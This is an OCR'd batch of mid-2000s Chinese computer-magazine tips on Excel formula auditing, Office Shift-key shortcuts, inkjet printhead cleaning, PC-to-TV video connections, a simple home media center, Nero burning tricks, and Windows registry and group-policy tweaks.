


图 6

小提示

如果在公式审核工具栏上看不到“追踪引用单元格”按钮，可执行下列操作：

执行菜单命令“工具→选项”，切换到选项对话框上的“视图”选项卡。确保在“对象”下，“全部显示”或“显示占位符”已选中，单击“确定”返回即可。

如果想取消追踪箭头，可点击公式审核工具栏上的“取消所有追踪箭头”图标。

实战 千里追踪不放松

在实战2中，我们可以用〝追踪引用单元格〞工具找到同一个工作表中的错误之源，但当引用的单元格来自于其他不同的工作表中时（比如我们将B8、D10中的公式分别移到工作表Sheet2和Sheet3中），它只会显示出一个类似电子表样的连接图标，但是无法查看该单元格的具体内容，查起错来很不方便。这时，我们可以使用监视窗口。

第一步：选中公式出错的单元格，点击智能标记，选择〝显示公式审核工具栏〞将其调出，单击其上的〝显

示监视窗口〞按钮调出监视窗口(也可以执行菜单命令〝工具→公式审核→显示监视窗口〞将其调出)。

第二步:单击监视窗口上的〝添加监视〞按钮，显示添加监视点小窗口，默认已选中前面点击选中的单元格了，所以这里我们直接单击〝添加〞按钮即可将其加入监视窗口中，此时就可以看到该单元格所在的工作表位置、单元格名称及其值与公式。

第三步:如图7所示，B1中的值显示为错误，并且它的公式中有对其他单元格的引用，现在就来查查引用的单元格的内容。再次单击〝添加监视〞按钮，在打开的添加监视点窗口中，删除默认选择的单元格，根据监视窗口上面一条记录所显示的公式中的引用，手工输入要查询的单元格，本例根据上面记录的显示，输入的Sheet3!D1，单击〝添加〞将




图7

它加到监视窗口中，就可以看到引用单元格中的具体内容了。〝!〞感叹号是Excel中跨表引用的符号，感叹号前面是工作表的名称，后面则是单元格的名称，Sheet3!D1的意思就是，工作表Sheet3中的D1单元格。

依此类推，可以追踪到出错公式所有的引用路径及内容，查起错来就方便多了。

一点通 对号入座除BUG

当我们输入或者编辑公式时，如果出现了错误，那么就不会返回正确的结果，而是会显示为一些错误代码。如前面几个实例中的0除数问题，显示的错误代码就是〝#DIV/0!〞。要是我们能理解这些错误代码的含义，查找错误的原因就会容易些。

Excel中共有七种不同的错误代码，分别是:#DIV/0!、#N/A、#NAME?、#NULL!、#NUM!、#REF!和#VALUE!。这些错代码的含义及解决方法，Excel帮助里有详细的介绍，点选公式出错的单元格，单击智能标记，再选择〝关于此错误的帮助〞，就能快速查找到所要的资料了。限于篇幅，本文就不再细说了。

擂台赛

本期擂台赛不设奖品，而只是提供了一些含有错误公式的Excel文件，大家可以自己用来练习查错使用，巩固本文学到的方法，有兴趣的朋友可去http://www.newhua.com/cfan/200519/ExcelError.rar处下载。 CF [YY24]

Office办公中妙用Shift键

■北京 一页

超强扩展“文件”菜单

> 1. 单击“文件→保存”菜单命令。
> 2. 在打开的保存对话框中进行以下设置：
>   选择保存路径
>   输入保存文件的名称
> 3. 最后单击“保存”按钮就可以了。

我们用Word办公的时候，经常要打开多个文件，当编辑修改完毕，要退出Word的时候，总是要一个一个文件保存和关闭，是不是很麻烦?其实使用下面的秘技，你就可以一次性保存和关闭所有打开的Word文档：

在Word中，按住Shift键不放，这时再点击〝文件〞菜单，你会发现〝文件〞菜单项跟平时不太一样了，其中多出了〝全部保存〞和〝全部关闭〞命令，望文生义，它的功能就不用再细介绍了吧。注意：这个技巧也适用于Excel，不过只有〝全部关闭〞项。

随心所欲使用编号或项目符号

在Word中，经常要以编号或者项目符号的形式来表现一些内容。Word中的编号(或项目符)经常是自动生成的，只要第一行内容加上了编号(或项目符)，按下回车键后，第二行内容就会自动被加上编号(或项目符)。这个功能虽然方便，但是要像如图所示的效果那样，第二、三行跳过编号，第四行再接着自动编号，就比较麻烦了。其实在不需要自动编号的行，在按回车键的同时也按下Shift键，就可以跳过了。本技巧也可应用于PowerPoint中。 CF [YY25]

软硬兼施，让喷头不再堵塞

★★★

■轩辕

打印机越来越便宜，用的人也越来越多，在使用的过程中，我们往往不会死板地按照使用指南来操作，也正因为如此，无论是哪一款打印机，或多或少都会出现一个共同的问题，那就是喷头堵塞。

大部分家庭用户因为打印的东西少，一般都不开打印机，只在需要的时候才开机。表面上看起来这样有一个好处，就是可以省墨，但如果长时间的不开打印机，尽管打印机的喷嘴部分有保护盖保护，但是因为墨水是溶剂型的，挥发性强，喷嘴内的墨水的溶剂会慢慢挥发掉，剩余的墨附着在管壁上或聚集成块，最后导致喷头堵塞。

对于办公室使用的打印机来说，喷头堵塞的现象可能会少一些，所谓″流水不腐，户枢不 ″，经常使用的话可以保证喷头的畅通。但是，办公室打印任务繁重，因此会出现打印过程中产生大量废墨的情形，这种现象主要集中在采用分体式设计的喷墨打印机上，究其原因，在于采用了分体式的结构:由于只须更换墨盒，喷头与墨盒的接合部位就容易进入空气，从喷头进入的空气很容易将比头发丝还要细的孔道″撑住″，从而使墨水不能畅通，造成打印中的断线现象，断线后的打印会使文字缺笔画、图片有横纹和严重的白线条现象。

面对这些问题，有些朋友可能会一味责怪厂商，并且尽可能把打印机搬到经销商或者维修商处进行修理，不然就是花钱更换。其实如果问题不太严重，我们尽可以自行处理。

方案有两种，一种是硬件清洗，一种则是软件清洗，从效果来看，前者会好一些。

用水彻底清洗法

1.喷头清洗

先准备一台超声波清洗机(见图1)，向清洗机内注入20毫升左右专用清洗液，注意要用溶剂墨水专用的。当然你也可以用无水酒精代替，但效果一定没有专用的清洗液好。



图1

无论是哪种型号的打印机，先将喷头从打印机里面拉出来，取下小墨囊或墨盒，将打印头上面数据线上的保护盖取下，接着再用螺丝刀拧下固定打印头的螺丝，小心地拔下排线，摘下打印头。

将打印喷头放入超声波清洗机里面，以清洗液刚好没住打印头部分为准，液面高度大约0.5cm。盖上清洗机的盖子，按下启动键，机器便开始自动清洗。一般连续清洗不要超过三次，等一个小时后，再连续清洗三次。如果堵头很严重，可以让喷头在清洗机里面浸泡24小时左右(见图2)。



图2

当喷头完全清通之后，取出打印头，晾干多余的清洗液或用电吹风小心地吹干打印头。注意必须要等打印头完全干了之后，再安装到打印机里面，否则极易烧毁打印头。安装到打印机里面之后，开机，进行软件清洗，进行打印喷嘴测试，一直到打印出完整的测试线为止。

如果问题不大，那么操作还可以简单一些，就是使用打印机的控制面板按键操作。多数喷墨打印机面板上都有清洗键。按住打印机面板上的清洗键3秒钟，打印机将会自动清洗打印头。有的打印机可能需要按组合键才能进行，也有的打印机面板根本没有按键，当然也就没有此项功能了。

对于爱普生打印机来说，只要按住进纸/出纸键的同时按下打印机电源键开机，然后松开两键。打印机就会自动进行自检打印。

对于CANON打印机，需要按住进纸键开机后听取鸣音次数，分别执行清洗喷头，打印测试页等功能。

2.废墨仓的清洗

对于容易产生断线现象的分体式机型，厂家采用了全面的喷头清洗疏通系统，在喷嘴保护座下面有一个专用清洗喷头的泵附件，它通过定期抽取墨盒中墨水的方法，让每色墨水都通过喷头孔道，最后从喷嘴处喷出达到疏通管道保证畅通的目的，这些从喷嘴处喷出的多种颜色的墨水最后混合在一起，即成为废墨，而装废墨的小盒子，就称为″废墨仓″。

我们得定期清洗废墨仓，因为一旦废墨量超标，废墨可能会流进打印机内部，导致短路。可以采用以下方法清

洗废墨仓：拆卸打印机外壳对废墨仓进行彻底清洗，用新棉毡之类的物体替换废墨仓里面的棉毡，也可以将取出的棉毡清洗干净烘干后再放回。对于无法打开打印机外壳的用户，也可以用插有长针头的注射器，将针头通过散热孔等孔道插入废墨仓中将废墨抽取出来。需要注意的是这种方法由于是抽取棉毡中吸附的废墨，因此不能完全抽干净，要经常性地检查和抽取废墨。

驱动工具清洗法

软件清洗方法，主要是利用打印机属性里的清洗功能，根据提示一步一步操作就可以了。以爱普生喷墨打印机为例，我们来了解一下软件清洗喷头的方法。

第一步：进入打印机资料夹中。在任务栏上依次点选"开始→设置→打印机"，在打印机图标上，右键点击，选择"属性"，进入打印机的属性菜单。

第二步：进入"应用工具"标签页，按一下"应用工具"标签（见图3）。

第三步：首先检查一下喷头是否真的堵住了，按一下"喷嘴检查"按钮（见图4）。

第四步：确认喷嘴检查的动作，会打印出一张结果图。按下"打印"开始，对比一下打印效果，决定是否需要清洗喷头。如果打印出来的页面上，斜线有断掉的现象，就得清洗喷头了，按下"打印头清洗"即可以开始清洗动作，再按一下"开始"进行确认。



图3




图4

由以上的清洗方法来看，喷墨打印机喷头的清洗其实并不难，软件清洗完全不需要人工干预，也不需要本钱。不过在硬件清洗方面，需要购置一台超声波清洗机，相对于同样是几百元的打印机来说，倒是一笔不菲的投资。但是两种方法其实大有差别，软件清洗的效果远不如硬件清洗。

CF [YY26]

团结、统一！——让TV族与PC族全面“通婚”

■王军

目前的电脑显示器＂面子＂多是17或19英寸的，再大也难以突破21英寸。正因如此，在电脑显示器观赏大片，是无论如何也达不到家庭影院那样震撼的效果。可是，PC（电脑）强大的存储和媒体播放性能又是电视机所不能比拟的，如何将电视机那29英寸、34英寸、43英寸，甚至是51寸、61英寸、65英寸、70英寸的＂大脸＂与PC＂双剑合　＂、扬长避短呢？下面，笔者将向诸位读者慢慢道来。

没有连接，何来整合？只有让TV与PC连成一气，才能奠定数字化媒体播放中心的基础。那么，如何让TV与PC连接起来呢？通带情况下，主要有这样以下几种方式：

S-VIDEO连接方式

利用电脑显卡上的S-VIDEO（或VIDEO RCA复合视频）视频输出端口（见图1）与电视机的S-VIDEO（或VIDEO RCA复合视频）输入端口相连（见图2）。其连接仅需有一根足够长（譬如3-5米）的S-VIDEO或者复合视频RCA延长连接线即可（见图3）。




图1




图2



图3

目前在显卡上，RCA复合视频端口已经极为少见，通常均是S-VIDEO。这是由于AV接口传输的仍是亮度/色度（Y/C）混合的视频信号，需显示设备对其进行亮/色分离和色度解码才能成像，这种先混合再分离的过程必然会造成色彩信号的损失，导致亮色串扰、清晰度降低等问题。而S端子接口将亮度信号Y和色度信号C分开传输，确保亮度信号不受色度信号的干扰，还原图像质量要好一些。

D-SUB（VGA）连接方式

目前主流的高清电视上（包括CRT、LCD、背投、等离子）均配备有VGA接口，因此可以直接将电脑显卡上的D-SUB（VGA）接口与电视机的VGA接口相连接，线缆不够的还需要一根D-SUB/D-SUB的延长线（见图4）。



图4

如果显卡既有DVI输出端口，又有D-SUB输出接口，那么我们可以用一个＂DVI转D-SUB转接头＂将DVI-I接口输出的信号转换成VGA信号，输出到电视机上（见图5）。另外，如果你的液晶显示器正在使用的是DVI接口，那么我们可以省掉DVI转D-SUB的转接头，直接将VGA信号输入到电视机的VGA接口中，从而实现双显示模式。




图5

DVI连接方式

对于支持DVI输入方式的电视机，我们可直接将显卡的DVI信号通过延长的DVI-I Dual 数字视频连接线（见图6），将DVI信号输出到电视机的DVI接口上。如果你的显示器是D-SUB接口，可直接连接显卡D-SUB端口。然而，当显示器和电视机均为DVI接口时，那么可在支持双DVI输出端口的显卡上，用一根DVI-I Dual 数字视频连接线来连接电视机的DVI端口。



图6

DVI采用一个近似长方形的18针连接头单向传输数字视频信号，传输速度高达约8GBPS(165MHZ × 24bit × 2)，适合传输无压缩、高清晰度视频信号。最高支持QXGA(2048 × 1536@75Hz)格式。另外DVI接口实现了真正的即插即用和热插拔，免除了在连接过程中需关闭计算机和显示设备的麻烦。现在大多数数字显示设备和主流显卡都支持该接口。

DVI接口分DVI-D和DVI-I两类，相互之间不能直接通

用。如果你的显卡采用的是DVI-D接口，而你的液晶电视是DVI-I接口，那么你还需要另配一个DVI-D转DVI-I的转接头或转接线才能正常连接，反之亦然。

HDTV—色差信号（YPbPr）连接方式

利用显卡输出的色差信号与电视机的色差分量端口进行连接。具有色差(YPbPr)输出功能的显卡，通常要通过显卡上9针的视频输出端口用专门的连线转接为S端子、RCA和色差端子(见图7)。色差端子采用3条分离的信号线传输信号。另外，有些显卡没有专门的9针视频输出端口，而是用专用转接线



图7


图8



图9

将D-SUB（或DVI接口）转换成YPbPr接口（见图8）。

目前主流的色差输出(YPbPr)端口是将模拟的Y、PB、PR信号分开（见图9），使用三条线缆来独立传输。YPbPr接口可以看作是S端子的扩展，与S端子相比，要多传输PB、PR两种信号， 避免了两路色差混合解码并再次分离的过程，也保持了色度通道的最大带宽，只需要经过反矩阵解码电路就可以还原为RGB三原色信号而成像，这就最大限度地缩短了视频源到显示器成像之间的视频信号通道，避免了因繁琐的传输过程所带来的图像失真，保障了色彩还原的准确，目前几乎所有大屏幕电视都支持色差输入。

针对目前不少HDTV电视的上市，不少显卡均提供了HDTV的支持，nVIDIA阵营有GeForce 6800系列 、GeForce 6600系列、GeForce 6200系列，ATi阵营有Radeon 8500系列、Radeon 9800系列、Radeon 9700系列、Radeon 9600系列、Radeon 9500系列，ALL-IN-WONDER系列中的8500、9600、9700、9800。对于新一代镭卡，ATi为HDTV硬件视频解码提供的解决方案是VIDEOSHADER技术，其从低端的X300SE、X300、X600到中高端的X700……X850 XT PE均全线支持此技术。另外S3 Delta Chrome S8和XGI的V8、V5、V3XT、V3系列也支持HDTV输出。因此，在以上这些显卡上，只要有一根9针的视频专用连线，即可实现HDTV高清信号的输出。因此，不少显卡也附带了这根9针的视频专用连线。

HDMI的连接方式



图10

在目前一些高端的高清电视上开始出现了一个叫做HDMI（Hi-Definition Multimedia Interface）的接口（见图10），这种接口通过一条连线就能支持数码视频和数码音频的输出。其以无压缩技术传送全数码信号，最高传输速度达3.95Gbps，并可支持八声道96kHz或单声道的192kHz数码音频传送。HDMI与DVI一样，传输的都是数字视频信号，然而HDMI相对于DVI来说，画质更好，而且连接线的长度限制也比DVI宽松得多，通常情况下，在20左右，也不会影响画质。由于电视显卡没有HDMI接口，因此我们可以用专用的DVI转HDMI转接头（见图11）来连接电视机的HDMI接口，从而实现更长距离的数字视频传输。


图11

如果显卡只有一个D-SUB（VGA）接口，该如何连接电视?

针对这种情况，我们可以使用视频转换器，这里笔者给大家介绍一款名为天敏显像者Ⅱ的视频转换器（见图12、13）。此视频转换器所支持的最高分辨率为1600×1200，支持画面的尺寸调整功能和方向控制调整、放大功能、提供16级的锐度及闪烁设定调整功能、提供64级的亮度、对比度、色度、饱和度等设定调整，提供红外线遥控功能，遥控器上具有电源、影像模式标准、方位调整、重置菜单、画面暂停、图像放大等功能键。具备屏幕显示调整操作（OSD）功能。具备有D-SUB、S-VIDEO、复合视频的输出。 CF [YY27]


图12




图13

构建最简单的家庭媒体中心

■梦幻笑容

电脑虽可以容纳更多的影片、音乐等娱乐内容，但电脑的操作对于部分家庭成员来说，还是很困难的。如何用一个遥控或者单用鼠标就能完成所有的播放操作呢？家庭媒体中心的概念应声而出！它给不太会操作电脑而又希望在电脑上观赏图片、听音乐、看电影、看影碟、看电视的家庭成员（特别是家里的老人和小孩）提供了一个极易上手的平台。为此，当前不少品牌机均以媒体中心作为卖点，倾力宣传自己的家庭媒体中心，以期让更多不熟悉电脑的家庭成员，也能轻易的像操作家用电器那般简单地播放电脑中的各种媒体资源。对于家庭媒体中心的构建，微软公司也及时提出了自己的Windows XP Media Center Edition 2005方案。然而，由于该软件本身的成本不低，因此仅仅在少数台式品牌机上可以见到。其实我们完全可以寻求其他途径来实现媒体中心的大部分常用功能，构建一个最简单的、最容易实现的家庭媒体中心。

这里，笔者就以Windows XP操作系统、天敏10Moons媒体中心和ATi Radeon 9000显卡为例，给大伙儿来介绍一下构架过程。

编者注：

TV与PC的连接，可参考前面《团结、统一！让TV族与PC族全面“通婚”》一文介绍的方法。

“唤醒”显卡的视频输出



图 1

首先，我们进入“控制面板”，双击“显示”图标，然后在“显示属性”中，单击“设置→高级→显示”，进入催化剂驱动的“显示”控制面板（见图1）。在这个时候，由于我们没有“唤醒”视频输出，因此在右边的“TV”框，只能看到灰色不可选状态下的显示TV属性按钮。同时还有“没有连接”的提示。

单击“疑难解答”，选中“强制检测我的TV”，然后单击“应用”，使之生效（见图2）。返回“显示”控制面板，将“方案”中的“默认单一显示”切换为“在显示器间切换”，然后再单击“应用”按钮，我们就会



图 2



图 3

发现“TV”按钮旁边的电源按钮已经处于红色状态了（见图3）。单击这个“红色电源”按钮即可开启显卡的视频输出。最后，我们在催化剂驱动面板的“显示”控制面板中，单击“确定”按钮，暂时结束我们在催化剂驱动面板中的设置。

？既然已经“唤醒”了显卡的视频输出，为什么在电视机屏幕上依然是漆黑一片呀？不会是显卡有问题吧！呵呵！您千万别慌！接着看下去就知道了。

让电脑桌面在TV屏幕上“闪亮”登场

通过操作系统的“显示属性”面板，我们在“显示”栏中，将“1. Radeon SERIES上的(单个监视器)”切换为“2. Radeon SERIES上的(多个监视器)”。记住一定要勾选面板里的“将Windows桌面扩展到该监视器上”选项（见图4）。好了，轻轻



图 4

单击一下〝应用〞按钮。看看在电视机屏幕上是不是已经现出 Windows XP 久违的桌面了？不过，这时在 TV 上显示只会显示一副墙纸，要得到更好的显示效果，我们还需要再对它进行优化设置。

对 TV 上的显示效果不太满意？

对于一台普通的电视机来说，我们只需将其分辨率设为 640 × 480 就可以了。而如果我们是将视频信号输出到高清晰的背投电视、等离子电视或投影仪上，那么我们可以选择更高的显示分辨率。对于颜色质量来说，我们将其设定为 16 位色，因为这样的颜色质量与电视的显示要求更接近！在完成这几个最基本的设置之后，为了更好的控制视频输出信号，以获得更佳的显示效果。我们可以通过单击〝显示〞控制面板中的〝TV〞按钮来进行设置(见图5)。ATi 显卡的催化剂驱动为此提供了丰富的调节功能，这里我们可以调节视频输出信号中的对比度分量、色饱和度分量和屏幕的大小、屏幕的中心位置等参数。另外，对于电视机中的不同特性，催化剂驱动还提供了清晰度、闪烁消除、视频制式等调节参数，大家可以根据自己的需要进行调节，直到满意。



图 5

利用“媒体中心”来轻易点播媒体资源

这里笔者用的是〝天敏媒体娱乐中心〞，这是天敏公司为天敏电视卡专门打造的一款媒体中心软件。经过实验，也可以在没有天敏电视卡的机器上安装使用。不过就不能使用〝我的电视〞和〝遥控〞模块，除此之外，该媒体娱乐中心的其他功能均可以正常的使用。

这里我们以播放电脑中的视频文件（譬如网上下载的电影）为例，介绍一下它的使用方法。



图 6

首先，单击〝添加〞按钮，从硬盘上找到视频文件(见图6)，将其添加到播放列表中。之后，我们从播放的列表中找到此视频文件，双击就可以播放了。对于添加起来的媒体文件，天敏媒体娱乐中心会将其自动〝记忆〞下来。这个记忆功能很有用，特别是对于不会电脑的老年用户来说，我们只需要将硬盘上的各种媒体资源（图片、音乐、视频），通过添加的方式添加进来。今后老年用户就可以用鼠标或者遥控很简单方便的进行控制操作，欣赏各种影片、图片和音乐了（见图7）。如果你是天敏电视卡等产品的用户，还可以用其自带的遥控实现全部功能。



图 7

怎么样？是不是很简单呢！这一切，都仅仅只需要你的显卡支持双屏输出功能，并搭配一款具备〝媒体中心〞功能的软件即可。我们完全可以用更简单的方式解决各种媒体的播放问题，从而让电脑的操作变得与家电一样的简单。

小提示

如果我们没有电视卡，或者电视卡并没有配备遥控器，但又想使用遥控来进行操作的话，该怎么办呢？其实也不难，因为我们还可以到市场上购买一些红外遥控和接收装置套装来实现。这些套装一般都有一俗称万能遥控器的遥控器和一个 USB 接口的红外线接收装置，并且提供一套驱动及控制程序。不过，这些套装在国内还比较少见，要买的话，大家恐怕就需要到 IT 市场去淘一淘了。除了这些套装之外，你还可以利用带红外的智能手机、PDA，又或者是利用家里某个功能按键特别多的电视（DVD）遥控器来搭配一个 USB 红外收发装置来实现。一般来说，红外收发装置都带有相应的遥控软件，如果没有的话，网上也有很多类似的软件，如《PC 红外遥控器》、UICE 等。受篇幅所限，具体的操作在这里就暂时不说了。

火速链接

《DIY 新主张 给电脑组装一个遥控器》http://bbs.zol.com.cn/index20050823/index_249_953.shtml

《自制电脑红外线收发器(主板式IrDA)》http://www.mcuchina.com/Article/Interface/IrDA/200411/177.html

《超强DIY改造 给你的电脑加装遥控器》http://www.mcuchina.com/Article/Interface/IrDA/200411/180.html

CF [YY28]

刻得与众不同

不少人都会刻录光盘，但刻录中的技巧很多，来看看高手是如何刻录的吧。

本期密技评审团成员

CFan编辑部：狂PK、特别的特别、Cornel、番茄蛋饭

特邀读者评审：50人

*关于评审团成员的说明：为了保证每条密技都是最实用的，我们每期都由几名编辑和特邀的50名读者组成评审团，以投票方式对密技进行精挑细选。

01 加快Nero列表显示速度　票数:49

用Nero刻盘时，每次从文件列表中拖拽文件时，速度都会很慢才显示出来。这个问题是由于每次点击后，杀毒软件都要对目录进行扫描，所以就会很慢。因此，建议你刻录光盘时，断开网线，关掉杀毒软件，然后再进行刻录。

02 快速查看光盘的实际容量　票数:43

在Nero中，我们可以快速查看一张光盘的实际使用容量、可用的空间，这样在续刻时，可以很方便地了解光盘的信息，方法很简单：只要按下Ctrl+I或是选择菜单中的"刻录器→光盘信息"即可。


03 用Nero抓取CD音轨　票数:37

很多朋友都会问怎么将CD转换为MP3，应该用什么软件？其实用Nero就可以直接抓轨了。

第一步：打开Nero，将CD光盘放入光驱。

第二步：点击菜单中的"其他选项→保存轨道"，这时，Nero就会读取音乐CD。

第三步：你可以使用"播放"等按钮试听，然后在"输出格式"中选择"PowerPack Lame MP3 Encoder(*.mp3)"，同时设置好"路径"，并设置"文件命名方式"为"使用者定义"，修改"文件名称模板"为"% N"。最后点击"继续"即可（见图）。



04 让Nero使用最快的硬盘　票数:37

进入Nero，点击"文件"菜单下的"设置"，在弹出窗口中点击"缓存"标签，点击"测试所有驱动器速度"按钮，稍候，就可以在"速度"下拉菜单中看到测试结果了，选择速度最快的那个分区，将缓存设置在该分区上的某个文件夹下即可（见图）。



技巧:系统

"注册表编辑器"也玩双开

实用度：

有时需要打开多个"注册表编辑器"窗口进行对比查看，进而编辑注册表，但"regedit"命令重复运行只能打开同一个"注册表编辑器"窗口，也就是说：如果你已经打开了一个"注册表编辑器"，就不能再打开第二个。但你可能不知道，regedit有一个隐藏参数m，我们可以用"regedit -m"命令来打开新的"注册表编辑器"。

（山村野菇）

让开始菜单不显示其他用户安装的程序

实用度：

运行"gpedit.msc"命令打开"组策略编辑器"，依次定位到"用户配置→管理模板→任务栏和「开始」菜单"，在右边窗口中打开"从「开始」菜单删除公用程序组"，将其设置为"已启用"。



如果使用的是Home版的Windows XP无法编辑组策略，也可以运行"Regedit"命令打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，新建一个"NoCommonGroups"的REG_DWORD值，将其值设置为"1"即可。

（山村野菇）

拒绝运行"桌面清理向导"

实用度：

按照系统的默认设置，每60天系统就会提醒一次进行桌面清理，如果不想系统给予提示，可以运行"gpedit.msc"打开组策略编辑器，依次定位到"用户配置→管理模板→桌面"，将"删除清理桌面向导"设置为"禁用"。或者在桌面空白处右击，选择"属性"菜单，切换到"桌面"标签，单击"自定义桌面"按钮，取消"每60天运行桌面清理向导"的勾选。以后如果要清理桌面，可以在这里单击"现在清理桌面"按钮来手动清理。

（山村野菇）

05 在Nero中添加特定文件 票数:35

有时候，通过Nero备份某一文件夹下的特定文件时，可以按如下方法进行操作:打开Nero，选择“CD-ROM(ISO)”项，再单击“新建”按钮，然后用鼠标在右侧的“文件览器”窗口中找到欲刻录文件所在的文件夹，再用右键把文件拖到左侧光盘窗口中，这时就会弹出“过滤文件”窗口，在“包括下列类型的文件”中输入要复制的文件类型，如*.TXT、*.RMVB等等，这样扩展名为TXT及RMVB的文件就会添加到光盘窗口中。


06 想唱就唱:用Nero录制卡拉OK 票数:32

一般我们提到卡拉OK，就会想起COOLEDIT这款专业的音频播放软件，其实用Nero一样可以进行简单地修改、合并。

第一步: 先用录音机或其他录音软件，录下清唱的歌声。

第二步: 点击菜单中的“开始→程序→Nero→Nero 6 Ultra Edition→Nero SoundTrax”。

第三步: 在窗口左侧的空白处右击，选择“插入轨道”，这时就会出现“1-未命名”及“2-未命名”两条轨道及控制面板(见图)。



第四步: 双击“1-未命名”右侧的空白音轨，打开刚刚录制好的清唱歌曲，双击“2-未命名”右侧的空白音轨，打开伴奏曲。

第五步: 双击“1-未命名”音轨，打开“Nero波形编辑器”窗口，通过“效果”、“工具”、“增强”菜单下的项目来修改音频，去除噪音。

第六步: 处理完成后，回到“Nero SoundTrax”窗口，通过“1-未命名”及“2-未命名”，控制面板上的播放按钮，播放歌曲，确认无误。

第七步: 选择“文件→导出到音轨文件”项，在“保存类型”下拉菜单中选择“PowerPack Lame MP3 Encoder (*.mp3)”即可。

07 使用Nero的DVD超刻功能 票数:30

进入Nero后，选择菜单中的“文件→设置”，点击“高级属性”标签，勾选“启用DVD超刻”，在“DVD最大容量”中输入“4600”，然后再进行刻录，同时不要进行多区段刻录即可。

08 多碟同时刻录 票数:28

有不少朋友家里会有两台刻录机，比如一台COMBO和一台DVD刻录机，那么我们如何同时让多台刻录机同时刻录呢？其实方法非常简单:选择好要刻录的文件后，点击“刻录”按钮，然后勾选“使用多个刻录机”项(见图)，这时会弹出刻录机选择窗口，用Shift及Ctrl键选择好刻录机，进行刻录即可。



CF [MJ01]

技巧:软件

NTFS转FAT32的另类方法

实用度:

平常我们将NTFS分区转为FAT32分区时，一般使用PQMAGIC，但这款软件对中文支持不好，转换后所有分区中的中文字幕都变为了“？”。

于是，大多数读者都使用Paragon Partition Manager(下载地址:http://www.onlinedown.net/soft/25982.htm)，来进行转换。

其实除它之外，用Ghost也可以完成转换，只要先将分区用Ghost备份一次，然后再将分区格式化为FAT32文件系统。最后，用Ghost将备份恢复，并在恢复时选择不转换分区即可。

(ABC)

巧打索引图

实用度:

很多美编都有自己的图库，为了方便，都会打印出一些索引图，通过它们，可以快速找到所需要的图片。具体的制作方法如下:

第一步: 进入ACDSee的图库所在目录，选中所有图片，点击菜单中的“文件→打印”项。

第二步: 在“打印布局”处选择“图册”，然后在“图册格式”下进行设置，比如“大小”设置为5列×12行，“间隔”设置为“10.60”及“0”。

第三步: 在右下的“标题”标签中勾选“使用标题文字”，然后点击“插入元数据”，在弹出窗口中勾选“文件属性→文件名→文件名(w/o扩展名)”(见图)。



(ABC)

用千千静听听广播

实用度:

总听那些MP3歌曲难免会很烦，如果你的电脑可以连上网，那么不如听听网上的电台。以千千静听为例，我们先从http://www.newhua.com/cfan/200519/ttdt.rar下载电台列表，并解压缩。进入千千静听，将刚刚解压缩的文件拖至千千静听列表窗口中，然后双击列表中电台，就可以播放了。

(ABC)

CF [MJ02]

原来USB还可以这样玩

■咸蛋超人

